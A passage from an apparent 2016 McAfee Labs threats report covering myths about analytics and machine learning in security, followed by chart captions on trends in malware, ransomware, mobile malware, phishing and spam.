Neural Networks	Loosely based on neuronal structure of brain, uses layers with mathematical transformations and previous data to learn good vs. bad data.
Deep Learning	Algorithms that are often associated with artificial intelligence (AI), e.g., self-driving cars, image recognition, and natural language processing. Typically uses neural networks and other complex algorithms. Memory, reasoning, and attention are key attributes.
Cognitive Computing	Typically self-learning systems that apply an ensemble of complex algorithms to mimic human-brain processes.

Myths of analytics and machine learning

Analytics and machine learning cannot solve every problem. It is important to approach each knowing that the development of machine learning algorithms often takes time and concerted effort. This is also true for the maintenance of the machine learning algorithm, and the periodic postdevelopment review of algorithms is critical to the long-term success of machine learning analytics.

Let's review specific myths of analytics and of machine learning. (See the following two graphics.)

We have already noted some of the myths of analytics, but they bear repeating. Remember, analytics cannot be done quickly and with one model. It takes time to clean, process, and select three to five models to determine if you have selected the right model (validation to the customer's use case) and have designed the model correctly (verification that the math and model fit are correct).

Analytics are not always the panacea we might hope for. Although many logistical challenges can be solved by analytics, many others cannot. Remember the phrase "lies, damned lies, and statistics"; often the model is good but it does not solve the problem because the correct features (statistically important variables) were not identified. To that point, insure the data scientist has a rudimentary understanding of statistics. When the analyst states "x and y are correlated," ask which correlation coefficient was used and whether the data is normal. Sometimes, the answer may surprise you; the data scientist may need to bone up on basic statistics.

Myths of analytics

Myth	Fact
It can be done quickly.	Framing the problem and cleaning/prepping the data takes time and insight.
Analytics solve all your problems.	It may be a logistical issue or poor management that cannot be solved with analytics.
The results of analytics are always right.	See "Signal and the Noise: Why So Many Predictions Fail and Some Don't" by Nate Silver.
You don't have to know statistics to do analytics.	Statistical acumen is key to setting up and interpreting data correctly.
Cleaning and prepping data for analysis are easy tasks. Sometimes you don't even have to do it!	Outliers or spurious data may skew your results.
An analytic tool can automate the analysis so you don't have to understand the math.	Many tools make assumptions about applied algorithms. Learn the math first.

Data scientists should not blindly use an automated tool (for example, JMP, RapidMiner, Hadoop, or Spark), without understanding what lies behind the automation, particularly the mathematics and its limitations. Challenge the data scientist!

Myths of machine learning

Myth	Fact
Machine learning is devoid of human intervention.	Humans must still prepare, clean, model and assess data sets long term.
Machine learning can produce results from any data in any situation.	Unstructured data is notoriously challenging and can lead to inaccuracies.
Machine learning is scalable in all cases.	Some machine learning algorithms are better suited for larger data sets.
Machine learning is plug-n-play.	There are many machine learning algorithms to train and each model must be validated. Selecting the right data set and model takes insight and time.
Machine learning is always predictive.	There are machine learning algorithms that only classify and do not predict.
Machine learning is hack proof.	If we can build it, hackers can build something better. Sequential learning and complex algorithms help!

As general analytics have myths, so does machine learning. Machine learning is not a “one size fits all” approach and requires the same cleaning, processing, and model building as analytics prior to its automation. Models are not always scalable from small to big data; small data’s distribution may not be normal while big data’s distribution may be, calling for different models than its smaller counterpart. Machine learning is also implemented and left to fend for itself while the next challenging problem arises; yet process change, feature differences, or the integrity of the data (from reboots, new connections, etc.) can impact the accuracy of the machine learning algorithm. Therefore, always convene postproduction analytic reviews to insure the model is still learning correctly and the ingress and egress of data is appropriate.

What to look for in security data science, analytics, and machine learning

Every industry can apply analytics and machine learning to solve problems: The challenge is doing them correctly and repeatedly. In security, for example, products should have extremely high accuracy to protect users and ensure any false positives and false negatives do not encumber the business or consumer. Data scientists supporting the product should be plentiful, knowledgeable, and striving for optimization. This optimization should not only be in the form of model building and machine learning applications, but of any supporting hardware as well. Libraries with integrated performance primitives, math kernel libraries, and data analytics acceleration libraries are important building blocks covering all stages of data analysis that optimize both hardware and software.

Endpoint detection and management with cloud support maximizes machine learning and predictive algorithms.

Endpoint detection and management with cloud support maximizes machine learning and predictive algorithms, with the utmost consideration of the user's bandwidth constraints. Consider routine data model updates and leading-edge analytic applications. For example, combating ransomware (with its 200% increase since January 2015) today should be at the forefront of security technology development, with cognitive computing and novel artificial intelligence approaches within striking distance, ready to deploy soon.

Understanding the basics of analytics and machine learning as well as what data scientists do is helpful in comprehending business risk and increasing the overall health of the business (such as return on investment, customer satisfaction, growth, velocity, etc.). Identify the solution with significant data science resources and innovative research to back it up, with several security options to select from that suit the business needs of today *and* tomorrow. Although this has been only a crash course, be proactive in learning data science. Select the best security solution with state-of-the-art analytics and optimized hardware to detect and stop increasingly sophisticated threats.



Threats Statistics

Malware
Web Threats


Share feedback



Malware

New malware increased for the fourth sequential quarter. The number of new malware samples in Q2 is the second highest ever tallied.


New Malware



Source: McAfee Labs, 2016.

The number of samples in the McAfee Labs malware "zoo" now totals over 600 million. The zoo has grown 32% over the past year.

Total Malware




Source: McAfee Labs, 2016.

Share this Report



The number of new mobile malware samples was the highest ever recorded in Q2.


New Mobile Malware



Source: McAfee Labs, 2016.

Total mobile malware has grown 151% over the past year.

Total Mobile Malware




Source: McAfee Labs, 2016.

Share this Report




Regional Mobile Malware Infection Rates in Q2 2016 (percentage of mobile customers reporting infections)



Source: McAfee Labs, 2016.

Global Mobile Malware Infection Rates (percentage of mobile customers reporting infections)




Source: McAfee Labs, 2016.

Share this Report




New Mac OS malware dropped by 70% this quarter due to diminished activity from a single adware family, OSX.Trojan.Gen.

New Mac OS Malware



Source: McAfee Labs, 2016.

Total Mac OS Malware




Source: McAfee Labs, 2016.

Share this Report



The growth of new ransomware samples continues to accelerate. The number of new ransomware samples was the highest ever recorded in Q2.


New Ransomware



Source: McAfee Labs, 2016.

Total ransomware has grown 128% year over year.

Total Ransomware




Source: McAfee Labs, 2016.

Share this Report




After a four-quarter successive decline, new malicious signed binary samples are once again on the rise.

New Malicious Signed Binaries



Source: McAfee Labs, 2016.

Total Malicious Signed Binaries




Source: McAfee Labs, 2016.

Share this Report



New downloader Trojans are responsible for the more than 200% increase in Q2. These threats are used in spam campaigns, such as those delivered through the Necurs botnet. Read about the return of macro malware in the [McAfee Labs Threats Report: November 2015](#).


New Macro Malware



Source: McAfee Labs, 2016.

Total macro malware grew 39% in the past quarter.

Total Macro Malware



Source: McAfee Labs, 2016.


Share this Report



Web Threats


The number of new suspect URLs has now dropped for five successive quarters.

New Suspect URLs



Source: McAfee Labs, 2016.

New Phishing URLs




Source: McAfee Labs, 2016.

Share this Report




New Spam URLs



Source: McAfee Labs, 2016.

Global Spam and Email Volume (trillions of messages)



Source: McAfee Labs, 2016.

